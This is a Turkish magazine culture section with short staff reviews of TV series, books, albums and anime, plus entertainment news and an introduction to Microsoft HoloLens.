İyi bir korsan hikâyesi dinlemeyi kim istemez ki? Tabii ki *Black Sails*'i ilk duyduğumda beklentim bundan daha yüksekti. Sadece bir korsan hikâyesi dinlemeyi değil, sağlam bir prodüksiyon ile çetrefilli bir korsan hikâyesi dinlemeyi bekliyordum. Fakat olmadı. *Black Sails* ilk etapta o sert vuruşu yapamadı. Karakterler iyi işlenilemedi, hikâye yer yer zayıf kaldı. Fakat ikinci sezon, ilkine taş çıkarırcasına iyi başladı. Flint'in sert mizacının altını daha iyi görmeye başlarken, sürekli değişen güç dengeleri bir sonraki bölümde ne olacağını merak ettirir hale geldi. Umarım dizi, yoluna girdiği bu rotada aynen devam eder. **-Enis**

EDİTÖRÜN NOTU: *Büyük beklentilerle başlamazsanız keyif alacağınız bir korsan macerası sunuyor (üstelik de sağlam bir görsellikle).* ★★★☆☆

CROSSBONES

NE HAKKINDA?

Assassin's Creed Black Flag'den çok iyi tanıdığımız ünlü korsan Karasakal'ın (Black Beard) hikâyesini anlatıyor. Jamaika yakınlarındaki Santa Campana adasında kendine mini bir cumhuriyet kuran Karasakal'ın (**John Malkovich**) ülkeciğinde olanları ve onu öldürmek için görevlendiren İngiliz casusu Tom Lowe (**Richard Coyle**) arasındaki saman altından su yürütme olaylarını konu alıyor. Tabii ki o dönemin tüm acımasızlığını da içererek: Kesilen boğazlar, patlayan gemiler, asılan suçlular ve masumlar gırla gidiyor. Yerleşik hayata alışmaya çalışan korsanların kendi içlerinde yaşadıkları mücadeleler, hırslar, karakterlerin gelişimleri ve İngilizlerle olan köşe kapmaca oyunlarını izlemek pek eğlenceli.

NEDEN İYİ?

Aslında, süper iyi de sayılmaz. Ancak beni aşırı şiddet/aşırı cinsellik havucuyla daha ilk bölümünden bayan korsanlık dizisi *Black Sails*'le (hemen üstteki Enis'e selamlar) karşılaştırınca, zekice hazırlandığını hissediyorum. Malkovich ve Lowe standardın üstünde bir oyunculuk sergilerken, ilginç bir şekilde yan rollerdeki herkes döktürmüş. Ama maalesef, tropik bir adada dizi çekmenin (ve Malkovich gibi bir oyuncunun maaşının) maliyeti altında ezilen yayıncı kanal, dizinin fişini 9. bölümde çekmiş. Yani hikâye hızla başlıyor, sakin sakin giderken hoop diye birden



finale eriyor. Sakız gibi uzayan, uzadıkça şekeri kaçan pek çok dizinin aksine, tadında bitiyor. **-Sinan**

EDİTÖRÜN NOTU: *Eğer Black Sails'den bıktıysanız veya yeni bölümlerini beklerken izleyecek bir şeyler arıyorsanız, kaçırmayın derim.* ★★★☆☆



SONS OF LIBERTY

NE HAKKINDA?

Amerika'nın daha koloni olduğu dönemlerde, İngiltere demir yumruğu altında yaşadıklarını ekrana taşıyor. Bunu yaparken tarihin önemli isimlerini, Amerikalıların "Kurucu Babalar" dediği kişilerin başlarından geçen olayları anlatarak öykülüyor. Dizinin büyük bölümü yaşanmış olaylar etrafında dönse de dönüm noktası olan bazı sahnelerde işi tarihi-kurguya dönüp hikâyeye aşk ve romantizm sosu da bulamışlar. Üç bölümden oluşan mini seri *Sons of Liberty*'nin her bölümü yaklaşık bir buçuk saat sürüyor.

NEDEN İYİ?

Çünkü çekimler ve set harika. Benim gibi Amerika'nın kuruluş tarihini seven biri iseniz bir hayli zevk alacaksınız. *Assassin's Creed III* havasının dizinin her hücresine işlediğini göreceksiniz. Dünya tarihinin en kritik ve önemli bağımsızlık hikâyelerinden birinde önemli rol oynayan Benjamin Franklin'i ise *Breaking Bad*'den **Dean Norris**'in oynaması diziyi izlemeniz için başka bir sebep. İçinde son sahnede göreceğiniz ilk Amerikan bayrağı hariç vıcık vıcık ABD propagandası barındırmayan, gayet güzel bir yapım. **-Nurettin**

EDİTÖRÜN NOTU: *Tarihi yapımları seviyorsanız kaçmaz. Sonu acaba başka bir mini seri gelebilir mi diye düşündürerek bitiyor.* ★★★★☆





HABERLER



TRUE DETECTIVE'DEN SES VAR!

Rust Cohle'un dumanı yüzümüze üflemesinin üzerinden bir yıl geçti... *True Detective*'in 2. sezonu için sabırsız bekleyişimiz hâlâ devam ederken, en sonunda dizi için ilk fotoğraflar paylaşıldı. Yukarıda göreceğiniz gibi bıyıklı Colin Farrel'ımız, bizi ilk sezonun geçtiği taşradan çıkararak şehrin göbeğine sokacak. Bekliyoruz!





"GAME OF THRONES'TAN SPOILER VERİRİM"E SON!

GoT'u okuyan ve etrafa spoiler tehditleri saçan sayın arkadaşlar, kitabın yazarı G. R. R. Martin, "Boşuna etrafı tehdit etmeyin, çünkü kitapta ölmeyen karakterler dizinin yeni sezonunda ölebilecek" diye buyuruyor. Okuyanı da okumayanı da sürprizlere hazır olsun (ehehe).



PERSON OF INTEREST

BİR DİZİNİN YOL ALIŞ HİKÂYESİ

SENE: 2011
YER: OTOBÜS

İki kişi dizi muhabbeti yapar...

"Abi işte adamın biri var, ağız burun kıra kıra gidiyor, bayağı eğlenceli izlemesi... Ya işte güya bir makine varmış da, önceden planlı suçları falan görebilen, bu makine diyor ki, 'şu adam ölecek', bunlar da gidiyor kurtarıyor falan. Biri kaslı bi' tip, eski ajan, tek kişilik bir ordu adeta. Diğeri de makinenin kurucusu, gözlüklü bi' tip; her şeyi hack'leyebiliyor. Her bölüm farklı bir aksiyon görüyorsun. Eğlencelik dizi arıyorsan tavsiye ederim."

SENE: 2015
YER: METRO

İki kişi dizi muhabbeti yapar...

"Abi şimdi bu dizi yapay zekânın toplum üzerine etkisini konu alıyor. Bir adam var, zamanında suçları önlemek için yapay zekâ üretmiş ve ona ahlak aşılamış, ne olursa olsun insan hayatının önemli bir değer olduğunu öğretmiş. Bu adam, kendine bir yandaş alarak cinayete kurban gidecek insanları makinenin yönlendirmeleri doğrultusunda kurtarıyor. Ama olay sadece o değil. Şehir içi çete savaşları, güç dengeleri, yozlaşmış polisler ve en önemlisi de yapay zekâların savaşı var dizide. İki büyük gücün savaşını, kendince modern tanrıların kapışmasını konu alıyor dizi. Bir de bazen eğlenceli aksiyonlar oluyor, işin tuzu biberi oluyor onlar da... Kesin seyret, 4. sezonda, gittikçe kalite yükseltiyor valla, kaçırma derim... Bu arada metro da iyi oldu ya, rahat oluyor git-gel... Di mi?"



Aradan dört yıl geçmiş ve ben dönüp anlattığım şeylere bakıyorum da sanki iki farklı diziden bahsediyor gibiyim. Ama hiç de öyle değil, iki muhabbette de ortak konumuz *Person of Interest*.

ÇEREZLİKTEN ÇITIRLIĞA

Person of Interest özellikle ilk sezonuyla iyi bir "bölümlük" dizi olduğunu bana kanıtlamıştı. Her bölüm farklı bir hikâyeyi konu alan dizilere tahammül edemeyen benim gibi bir izleyiciye bile kendini sevdirmişti. Yapmak istediğini başarmıştı benim gözümde. Hafif bilimkurgu ile süslenmiş, iyi bir aksiyondu *Person of Interest*. Ama anladım ki onun planları daha farklıymış, gözü daha yükseklerdeymiş.

Dizi başlayalı dört sene oldu ve *Person of Interest* her bir senesinde daha kapsamlı, daha büyük bir hikâyenin kapısını araladı. Tam "bunu da işlemezler artık herhalde, burada olay kapanır" dediğimde o daha büyük hikâyeyi tetikleyecek kapı aralığından içeri girdi. Her sezon bölümlerin içerisinde ince ince mesajını verdi; "Bakın geliyorum ha!" dedi. Ve bu sezon benim için *Person of Interest*'in gerçekten 'geldiği' sezon oldu. Artık elimizde bir adamın yirmi kişiyi döverek ilerlediği eğlenceli bir seyirlikten fazlası var (hâlâ dövüyor gerçi). Elimizde bir sezona yayılacak sağlam bir hikâye barındıran bir dizi var. Üstelik bu hikâyede çeteler, devlet güçleri ve işe bilimkurgu sosunu katan en büyük güçler, yani yapay zekâlar var. Tabii tüm bunlara rağmen *Person of Interest* prodüksiyon açısından diğer ana akım dizilerin yanında zayıf kalıyor. Arada da olsa komik çatışma sahneleri görmek, basit mantık hataları yakalamak izlerken rahatsız edebiliyor. Ama işin güzel tarafı, biz zaten *Person of Interest* için büyük beklentilere girerek diziye başlamamıştık. Her sezon gittikçe düşüşe geçen dizilerin aksine kendisinden beklenenden daha fazla iş çıkaran bir dizi haline geldi *Person of Interest*.

Eğer 4. sezonda yakaladığı bu kıvamı koruyabilir ve gereksiz uzatmalardan kaçınırsa, *Person of Interest* dizi tarihinde genel yapısı itibariyle beni en çok şaşırtan yapım olacak. **-Enis**

EDİTÖRÜN NOTU: *Sürprizleri, olay örgüsü ve gelişen hikâyesi ile gittikçe büyüyor, durdurulamıyor.* ★★★★☆



RAY BRADBURY

SONBAHAR ÜLKESİ

İÇİMİZDEKİ ŞEYTANIN İKÂMET ADRESİ

Edebiyat ve bilimkurgu dünyasının ölümsüz ismi **Ray Bradbury**, ölümünden sonra bile insanın her çeşit duygusunu özümseyen öykülerine devam ediyor. Böylece Bradbury sadece bedenen ölüyor ve eserleri her yeni okurla birlikte onu yeniden var ediyor. Dilimize kazandırılan bu büyük ustanın son eseriyse alışıldık Bradbury eserlerinden oldukça farklı bir türde. Tam 19 adet tekinsiz öyküyü içeriyor *Sonbahar Ülkesi*. Ve bu ülke için yazar diyor ki, *"...yılın hep son döneminin yaşandığı ülke..."* 1957'de ilk kez basılan eserin çevirisiyse ülkemizde geçtiğimiz ay gerçekleşti. Ray Bradbury korkunun, içimizdeki karanlığın, yıllarca birlikte yaşadığımız ama henüz farkına varmadığımız arzuların ve bunların davet ettiği dehşetlerin, hepimizin bağrındaki cinayetin, saflığın ve şeytaniliğin birlikte nefes alan öykülerini anlatıyor bize. Haritasını hep yanımızda taşısak da ziyaretimizi sürekli ertelediğimiz bir ülkeyi, *Sonbahar* Ülkesi'ni kaleminden kâğıtlara, oradan da ruhumuza akıtıyor. Onun o eşsiz kelimelerinde, insanı huşuya sokan anlatımında bu kez dehşet görmek isteyen, ama yine de duyarlılığından hiçbir şey kaybetmediğini bilenler, sözüm size. Büyük usta bizleri *Sonbahar* Ülkesi'ne davet ediyor. **-Hazal**

EDİTÖR NOTU: *Parmaklarımı şıklatmamla tekinsiz bir şey gelir bu yana... Uğursuz değil, hayır. Sıradaki tekinsiz.* ★★★★☆

MEHMET EMİN

BÉLA: OSMANLI'DA BİR VAMPİR

ESKİ İSTANBUL'DA UZUN DİŞLİ BİR "BEYEFENDİ"

Batı kökenli romanlarda işlenen vampir, zombi ve süper kahraman temalarının kültürümüze adaptasyonu, okuyucular kadar yazarlar için de ilginç bir deneyim yaratıyor. Mehmet Emin'in kaleminden çıkma *Béla: Osmanlı'da Bir Vampir,* bu alanda ülkemizden çıkan iyi örneklerden birisi. Hikâyemiz, Romanyalı Béla'nın uyuşturucu kurbanı olması sonrasında kendisini bir anda "Vampir" olarak 19. yy Osmanlı İstanbul'unda bulmasıyla ve köçekliğe merak salmasıyla başlıyor. Renkli karakterleri, ilgi çekici olay örgüsü ile roman, yazım kültürümüzde işlenmesi zor bir konunun altından layığıyla kalkmayı başarıyor. Eğer, bu bahsettiğimiz konular ilginizi çekiyorsa *Béla* sizin için ideal bir seçim olacaktır. **-Deniz**

EDİTÖR NOTU: *İki farklı kültür yapısının kesişimi olan, okuması keyifli bir eser.* ★★★★☆





YOKO OGAWA

PROFESÖR VE HİZMETÇİ

HAFIZA UÇAR, SAYILAR KALIR

Toplam üç ana karaktere sahip ve önemli bir bölümü tek bir mekânda geçen bir öykü ne kadar ilginç olabilir? Anlatıcı, Japonya'nın büyük şehirlerinden birinde, temizlik, yaşlı ve hastalara yardım işinde çalışır. Yeni işinde, hafıza kaybına uğramış emekli matematik profesörüne bakmakla görevlidir. Sayılar, denklemler, matematiğin ritmi gibi konularda uzmanlaşmış profesörün hafızası, geçirdiği kaza sonucu seksen dakikada bir başa dönüp sıfırlanmaktadır. Yardımcı kadına seksen dakikada bir sürekli sorduğu kimliği, doğum tarihi, ayakkabı numarası gibi sorularla geçen günlerin ardından, ikisi arasında samimi bir dostluk kurulur. Öykünün ortalarına doğru, profesörün saçlarını karekök işaretine benzeterek "Kök" adını verdiği, yardımcı kadının on yaşındaki oğlu da bu dostluğa katılır. Hüzünlü olduğu kadar iyimser ve samimi bu romanı okurken "Film uyarlaması çok güzel olur" diye aklımdan geçirmiştim. Arka kapağa baktığımda, 2006 yılında beyazperdeye uyarlanmış olduğunu gördüm bu sevimli uzun öykünün. Basit bir dil ve sıcak bir anlatımı özleyenlere okumalarını öneririm. **-Noyan**

CHARLIE HUMAN

KIYAMET AZ SONRA

BU KIYAMETTE REKLAM ARASI YOK

Söz konusu kıyametse ondan normal olmasını bekleyemeyiz. Onun olması gereken kaostur, akılalmazlıktır. İşte bu nedenle *Kıyamet Az Sonra* kitabında, az sonra kopacağı belli kıyametin içinde şunları görmek bizi şaşırtmamalı: Bir örümcek tarafından kontrol edilen zombi takımı, molotof kokteylleri, kadim tanrılar, yarısı insan yarısı antilop bir çocuk, çokça dostluk, şehir efsaneleri, kara kara dev kargalar, bir hayli aşk. Baxter Zevcenko bir lise öğrencisi ve Örümcek adındaki çetenin lideri. Pek çok kişiyi öldürmesinin nedenini ona insan gibi görünmemelerine bağlıyor. Ancak ondan bağımsız bazı ölümler işleri bir hayli karıştıracak. Sonrasındaysa bir yığın tuhaflık az sonra kopacak kıyamete dahil olacak. Sonrası mı? Cape Town'daki bu acayiplikler kumpanyasına davetlisiniz. Varın kendiniz görün. **-Hazal**

SCORPIONS
RETURN TO FOREVER

Scorpions'ın müzik dünyasındaki anlam ve öneminden şüphe duyanınız yoktur herhalde. Belki çoğunuz yalnızca *Wind of Change*'lerle, *Still Loving You*'larla, *Rock You Like a Hurricane*'lerle biliyor Scorpions'ı ama 70'ine dayanmış dedeler 72'den beri istikrarlı bir şekilde bomba gibi albümler çıkarmayı sürdürüyor aslında.

Return to Forever hakkında bir şeyler yazmak zor. Çünkü *Return to Forever* gayet, bildiğiniz, normal bir Scorpions albümü. Bunun iyi bir şey olup olmadığı ise kişiden kişiye değişir tabii. Adamların oturmuş bir müzik tarzı var ve eğer o tarzı seviyorsanız, hatta genel olarak klasik rock seviyorsanız dinlenesi bir albüm *Return to Forever*.

Yalnız benim için şöyle bir durum oldu; albümü dinlerken sürekli aklımda 2010'da çıkan *Sting in the Tail* döndü durdu. O da ne albümdü be arkadaş! Yani terbiyesizlik olacak belki ama adamların Best Of'larından bile iyiydi. Bu kadar aşmış bir albümden sonra aynı çizgiye ulaşabilmek kolay değil tabii.

Yani *Return to Forever*'da *We Build This House*, *Delirious* gibi enerjisi bol şarkılar var mesela, evet, ama nerede bir *Rock Zone*... *The Best is Yet To Come* gibi rock kültürü kokan bir şarkı yok. En fenası da *House of Cards*, *Gypsy Life* gibi hoş baladlar var ama *Lorelei* ve *The Good Die Young* gibi yıkıp geçiren bir şey yok. Yıllarca *Sting in the Tail* dinledikten sonra kulak daha iyisini arıyor, yapacak bir şey yok.

Return to Forever'ın can sıkıcı yanı vurucu olmaması yani. Şöyle aklınıza gelince "ne şarkıydı be!" diyeceğiniz bir şey göremedim ben. Ama yani bu kulağa geldiği kadar kötü bir şey de değil aslında. Ne bileyim, adamlar yaşlandığı için albümün enerjisinin ya da vokalin ve enstrümanların performanslarının düşük olacağını tahmin ediyorsanız çok yanılıyorsunuz. Bunun gayet de kafası da, eli-kolu da, sesi de yerinde olan, uzman müzisyenlerden oluşan bir topluluğun elinden çıktığını asla unutmayın.

Kısacası *Return to Forever* öyle pek belli ve özgün bir karakteri olmasa da Scorpions elemanlarının tüm uzmanlığını ve rock ruhunu taşıyan iyi bir albüm. Siz de benim gibi modern müzikten pek hazzetmiyorsanız ve eskilerin efsanelerinden gelecek her şeye dört elle sarılıyorsanız buna da kulak kabartmaktan zarar gelmez. **-Ömer**

EDİTÖRÜN NOTU: *Düz bir albüm ama Scorpions'ın düzü bile iyidir.* ★★★☆☆



Ofiste Çalanlar

1. **Judas Priest** – Better By You, Better Than Me
2. **Glow House** – Eyes Like Mine
3. **Fall Out Boy** – My Songs Know What You Did In The Dark
4. **Fabo** – My Way
5. **Ludovico Enuardi** – Primavera

Soundtrack

THE ORDER: 1886 OST

Bir oyunun atmosferini oluşturmada müziklerinin büyük bir önemi olduğunu söylememe gerek yoktur herhalde. Eğer bu bilgi için tekrar bir kanıta ihtiyacınız varsa *The Order: 1886*'ya bakabilirsiniz. 19. yy'ın İngiltere'sinde, Victoria döneminde geçen oyunun müzikleri, tek başına sizi atmosfere sokmak için yetiyor da artıyor bile. Bu 'kutsal' sayabileceğimiz yolculuğun belki de en "olmuş" kısmı; müzikleri. *TO: 1886*'yı oynamasanız bile Jason Graves'in bestelediği bu albümü dinleyin. **-Enis**





BOB DYLAN
SHADOWS IN THE NIGHT

Bob Dylan'dan son bekleyeceğim albüm böyle bir albümdü. Bir önceki 2012 tarihli *Tempest* gerçekten çok iyiydi. Üç yıl sonrasında bir albüm geleceğini hiç düşünmediğim gibi bir Frank Sinatra cover albümü yapacağı da aklımın ucundan geçmemişti. Dylan bu albümünde Sinatra'nın meşhur ettiği şarkıları kendi seçip söylemiş. Uzun süredir Dylan'ın sesini bu albümdeki gibi duymamıştım. Efsanenin 36. stüdyo albümünde hâlâ formunda olduğunu görüyoruz. Son belki 15 yıldır artık çok hırıltılı bir sesi var babanın. Önceden de Frank Sinatra, Dean Martin gibi 'crooner' diye tanımlanan sese sahip değildi zaten. Fakat Dylan'dan kimse kariyerinin en başından beri dev bir vokal performansı da beklemez. O, anlattığı hikâyeler ve temsil ettiği halk değerleriyle var.

Shadows In The Night'ı bir külliyat parçası olarak görmek gerek. Dylan'ın bu albümü tam da kendi istediği için kaydettiğine eminim. Albümde Sinatra'nın 1950 ve 1960'ların başında meşhur ettiği on tane balad tarzı şarkı var. *Strangers In The Night*, *I've Got You Under My Skin*, *Fly Me To The Moon* gibi klasikleşen eserlerini duymayı beklemeyin. Bu, Dylan'ın seçkisi ve alışılagelmiş şarkılardan oluşmuyor. *I'm a Fool to Want You* ile muazzam bir açılış yapıyor albüm. *Full Moon and Empty Arms*, *That Lucky Old Sun*, *The Night We Called It a Day*, albümdeki favori şarkılarım oldu. Bu albüm bana yaş almış müzisyen ve sanatçıların daha cesur hareketler yapabildiğini kanıtladı. Risk yoksa kariyer yok. İnsanlar bu riskler ve getirdiği tecrübeler sayesinde Bob Dylan oluyor. **-Barış**



EDİTÖRÜN NOTU: *Bir albüm, az buzlu.* ★★★★☆



ONE OK ROCK
35XXXV

Her zaman konsept albümler, ağır gruplar dinlenmez. Bünyenin hafifliğe, gençliğin ayarsız enerjisine de ihtiyacı oluyor bazen. Ben böyle zamanlarda ya 30 Seconds to Mars, Linkin Park ya da onun Japon karşılığı **ONE OK ROCK** açıyorum. Son albüm güzel olmuş. Bir öncekindeki bayık slowlar gitmiş, yerine bomba gibi şarkılar gelmiş. Evet hafif, evet sözler çok ergen, ama olsun. Bu adamların olayı bu. 10 yıldır ortalarda olan grup; animelere has enerjiyi müziğe yansıtışları, fena gaza getirmeleri ve İngilizceyi doğru dürüst kullanmaları ile öne çıkıyor. Elektronik altyapılar ile süslü hard-rock, rap arasında gidip gelen ritimler en ruhsuz anınızda bile sizi kendinize getirecek güce sahip. Zaten albümü bir başlattınız mı ne olduğunu anlamadan sonuna kadar dinliyorsunuz, hiç de hissedilmiyor süresi. Zamanında bir Blink 182 vardı, lisedeyken dinler kaykay olayına heveslenirdik. Günümüz gençleri için de ONE OK ROCK aynısı işte. Dinleyin, coşun, taşın ayrıca ikinci *Rurouni Kenshin* filminin tema şarkısı olan *Mighty Long Fall*'un videosuna göz atmayı da ihmal etmeyin. **-Eren E.**

EDİTÖRÜN NOTU: *Hareketli, eğlenceli... Enerji içeceği niyetine.* ★★★☆☆



BJÖRK
VULNICURA

Nerede, ne zaman dinlediğimi hatırlamasam da ilk kez **Björk**'ün müziği ile tanıştığımda resmen büyülenmiştim. Sesini gerçek bir enstrüman gibi kullanışı, çarpıcı klipleri ve bu dünyanın dışından gelmiş hissiyatı bu tatlı İzlandalı kadını zamanla daha çok sevmeme sebep olmuştu. Sonra 2000'lerin ortalarında onun müziği farklı yönlere sapıp radarımdan yok oldu, koptuk. Ama şimdi son albümü dinlerken fark ettim ki onu çok özlemişim. Albüm sakin, dingin ve hislerinizi arasında hissettirmeden akıveriyor. Ayrılık sonrası yaşanan ruh halini işleyen sözleri içinizdeki kalp kırıklıklarına dokunurken, yaylılar ve atmosferik elektronik tınıların ağırlıkta olduğu müzik iyileştiriyor. Muhteşem ses renginden gram kaybetmemiş olan Björk'ün performansı ise yine çok iyi. *Stonemilker*, *History of Touches* ve *Black Lake* albümden ilk akla gelenler. Bir kez play tuşuna bastınız mı Björk'ün sizin için hazırladığı büyülü hikâyenin sonu gelene kadar durasınız gelmiyor. İşte Latince 'de "Yaralar için deva" anlamına gelen *Vulnicura* öyle bir albüm, sizi iyileştiriyor ve ruhunuza ihtiyacı olan huzuru aşılıyor. **-Eren E.**

EDİTÖRÜN NOTU: *Eski Björk'ü özleyenlere İzlanda'dan selam var.* ★★★★☆

DURARARA!!X2 SHOU

UÇAN TRAFİK İŞARETLERİ, SEVGİ SÖZCÜKLERİ VE KESİK BİR KAFA

Kelimeler iyidir hoştur ama çoğu zaman da hakikaten yeterli gelmez. Bir şey hakkında saatlerce kelime de sıralasan o anlatmak istediğin şeyi anlatamazsın genelde. Ama hani bazen de öyle bir kelime vardır ki anlatmak istediğin şeyi hop diye tanımlar. İşte *Durarara* için böyle bir kelime var: *klas*. *Durarara klas* bir anime.

Bir kere animede ana karakter diye bir şey yok. Bir sürü karakter var ve her bölüm başka birilerine odaklanıyor. Her karakter tuhaf. Hepsi gizemli. Lise öğrencileri, suşi satıcıları, borç tahsildarları, bilgi tüccarları, "kafasız motorcu"… Ve hepsi de, kesinlikle, göründüklerinden fazlası.

İşin daha da enteresan ve saygı duyulası tarafı; animenin sürekli anlatım tarzı değişiyor. Atıyorum bir bölüm dış sesten ama karakterin kendi sesinden karakterin hayatını anlatıyor: "Her gün bu şehirde bir şey doğuyor, aynı zamanda bir şey yok oluyor. Yine de hiçbir şey olmuyor. Hiçbir şey değişmiyor. Kızın günlük hayatı bu…"

Bir başka bölümde karakter monologlarla hastalıklı sevgisini tanımlıyor: "Herkes sahte. Dünyada çok fazla sahte insan var. Karşılarındakini etkilemek için 'seni seviyorum' gibi şeyler söylüyorlar. Ama benim sevgim farklı. Çok daha geniş. Çok daha kesin."

Hani anime bunları düz de anlatmıyor. Bölüm hikâyenin sonundan başlıyor, ortasından devam ediyor vs. Zaman olayı da ayrı karışık.

Bir sürü farklı karakter, bir sürü anlatım tarzı, acayip bir kurgu, kısacası inanılmaz bir kaos var animede. Ama dağınıklık asla yok. Her şey son derece akıcı. Öte taraftan inanılmaz da bir enerji, süper bir dinamizm var. Müzikler, kırılma anları, karakterlerin tepkileri… Şahsen izlerken sürekli dişlerimin arasından sert bir nefes alıp, yumruğumu masaya vurup, ekranı gösterip "budur" diyesim geldi.

İzlemediyseniz hemen gidin izleyin *Durarara*'yı, inanın çok şey kaçırıyorsunuz. İzlediyseniz de mutlulukla bu ikinci sezonun aynı klaslıkta aynen ettiğini söyleyeyim.

Animede zaten yeterince karakter var diye mi düşünüyordunuz? Bir daha düşünün. Çünkü BİR SÜRÜ yeni karakter var! Kendi kişiliğini seçmiş kız kardeşler, kadınlara zarar vermeme prensibine sahip bir çete reisi, kafasız motorcumuz Celty'nin müstakbel annesi, dengesiz Rus suikastçılar... İbre yine tavanda yani.

Bazen aksiyon, bazen duygusal, bazen gerilimli ve her zaman gizemli, her zaman klas. Sezonun en iyisi. Yakın zamanda daha çok *Durarara* göreceğiz. Geri kalmayın. **-Ömer**

EVA KISA FİLMİ, KISS'İN JAPON KIZLARLA YAPTIĞI DÜET DERKEN BU AY AĞZIMIZ BİR DAHA KAPANMAMAK ÜZERE BİR KARIŞ AÇIK KALDI. -ÖMER

"Kendine güvenen bir insan olamıyorsan karşındakinin kendinin olduğunu düşündüğünden daha ezik olduğunu hayal et."

EVANGELION KISA FİLMİ VE ÇOK DAHA FAZLASI

animatorexpo.com sitesinde şahane bir etkinlik gerçekleşiyor. Kimi gayet profesyonel kimi daha küçük çaplı bir sürü stüdyo aşağı yukarı her hafta bir tane kısa anime film yayınlıyor bu sitede. Hakikaten inanılmaz keyifli işler var.

Ama itiraf etmek gerekirse 12. kısa film *Evangelion: Another Impact* olay olana kadar benim haberim yoktu bu mevzudan *(NEEEE? Me!Me!Me!'yi bilmiyor musuuun? –Sarp)*. *Appleseed*'i yapanların elinden çıkan bu *Another Impact* muhte-şem olmuş! Özellikle mecha seviyorsanız mutlaka girip izleyin.

animatorexpo.com'a girdikten sonra sağ üstte EN'ye tıklamayı unutmayın ki site İngilizce olsun. Ardından Title List sekmesinde bütün kısa filmleri bulabilirsiniz.

Eva demişken çok acayip bir olay daha var. Hani Eva-00'ın Longinus'un Mızrağı'nı Ay'a saplaması olayı vardır ya, animenin 20. yıldönümünde Ay'a gerçekten mızrak saplanması planlanıyor. Bunun için Kickstarter benzeri bir kampanya başlatıldı ve 1 milyon dolar civarı bir hedef var. Japonya...

YENİ ANİMELER

● Birkaç yeni duyuru önce: *Snow White with the Red Hair, ReLIFE, Momokuri, Nambaka, Super Short Comics, Diabolik Lovers 2, Million Doll, Vitreous Flower Destroys the World, Ushio & Tora*.

● *Aria* için yeni sezon duyurulur gibi oldu ama duyurunun olduğu site bir süre sonra kapandı. Özlemiştik yahu, gelsin...

● Tamam, bu bayağı ilginç. 5 büyük isim sıralayayım önce: **Urobuchi Gen** (*Fate/Zero, Madoka Magica*), **Kinoko Nasu** (*Fate/Stay Night, Tsukihime*), **Ryohgo Narita** (*Baccano!, Durarara!!*), **Izuki Kogyoku** (*Garden Lost, Mama*) ve **Shimadoriru** (illüstratör). Bu beşli bir proje kapsamında kendi karakterlerini yaratıp, oturup bir masaüstü FRP oynamıştı ve yaşadıkları hikâye haline getirilmişti. İşte bu hikâye şimdi animeleşiyor. Adı *Chaos Dragon: Red Dragon Campaign*. Beklenir!

ANİME TARZINDA SEVGİLİLER GÜNÜ

ANİME DÜNYASI ÖZEL GÜNLERİ ÇOK SEVİYOR. YİNE BİRÇOK YAPIMCI TATLI TATLI GÖRSELLERLE SEVGİLİLER GÜNÜNÜ KUTLADI. (BİR KERE DE SEVGİLİSİZLER GÜNÜNÜ KUTLAYIN BE ARKADAŞIM!)

KISA HABERLER

● Efsane rock grubu **Kiss** ile Japon pop grubu **Momoiro Clover Z**'nin ortak çalışması *Yume no Ukiyo ni Saitemina*'nın yarı anime klibi yayınlandı. Siz görmeyeli dünya değişti arkadaşlar, izleyiniz: tinyurl.com/ogz89-kiss-momoiro

● *Ghost in the Shell*'in başrolü için **Scarlett Johansson**'ın seçilmesi bayağı tepki gördü ve duruma karşı olanlar internette imza kampanyası başlattı. Bunu yazdığım sırada 40 bini aşkın imza toplanmıştı. Johansson'a özel bir şey değil yalnız. Asyalı karakteri beyazlaştırmaya dair bir tepki bu.

● 120.000 kişi en iyi *7 Deadly Sins* karakterini seçti ve **King** aşırı büyük farkla birinci oldu. Ban ve Gowther onu izledi.



● *Big Hero 6*'in mangası Mart'ta bitiyor. **Stan Lee** ve **Hiroyuki Takei**'nin mangası *Karakuridoji Ultimo* da sona yaklaşıyor. Ama en fenası şu; 1968'den beri devam eden Golgo 13 mangasının da sona yaklaştığı açıklandı.

● Shojo klasiği *Hana Yori Dango*'nun mangakası *Yoko Kamio* yeni bir manga serisine başlıyor. Adı henüz belli değil.

● 5 yıldır sesi çıkmayan *Major*'ın mangası nihayet devam edecek.

● Ghibli'nin eski başkanı **Toshio Suzuki**: "Stüdyo açık ama şu an hiçbir şey üzerinde çalışmıyor."

● *Happy Feet* ve *Lego: The Movie*'yi yapan **Animal Logic Entertainment** ile **Tezuka Productions** birlikte live-action *Astro Boy* filmi yapmaya karar verdi.



HOLOGRAM DEĞİL AMA...

MICROSOFT HOLOLENS NELER VADEDİYOR?

Sıradan bir gündü. Windows 10'u görmeyi bekliyorduk. Ufak bir merak vardı ama heyecan denilemezdi. Sonuçta bir işletim sistemi insanı ne kadar heyecanlandırabilir ki? Ama beklemediğimiz bir şey oldu. O gece Microsoft, Windows 10 ile birlikte çıkaracağı yeni donanım gözbebeğini de bize tanıttı: **HoloLens**. Heyecan içinde bütün sanal gerçeklik meraklıları ve oyuncular (çoğu zaman aynı kişiler) cihazın her detayını incelemeye ve tartışmaya koyuldu. O ilk heyecan biraz dindiğine ve ortam sakinleştiğine göre, konuyu soğukkanlılıkla bir ele alalım dedik.

HoloLens bir **VR** (sanal gerçeklik) cihazı değil, tam anlamıyla bir **AR** (artırılmış gerçeklik) cihazı. Sizi gerçek dünyadan soyutlayıp sanal alemlere götürmek yerine, etrafındaki dünyayı algılayıp o dünya üzerine sanal içerik ekleyerek kullanıcıya sunuyor. Microsoft aslında bu projeyi ilk olarak **2007** yılında tasarlamış, fakat o proje daha sonra evrim geçirip bugün bildiğimiz Kinect haline gelmiş. Şu anki HoloLens tasarımıysa **"Project Baraboo"** kod adı altında **2010** civarından beri geliştirilmekteymiş.

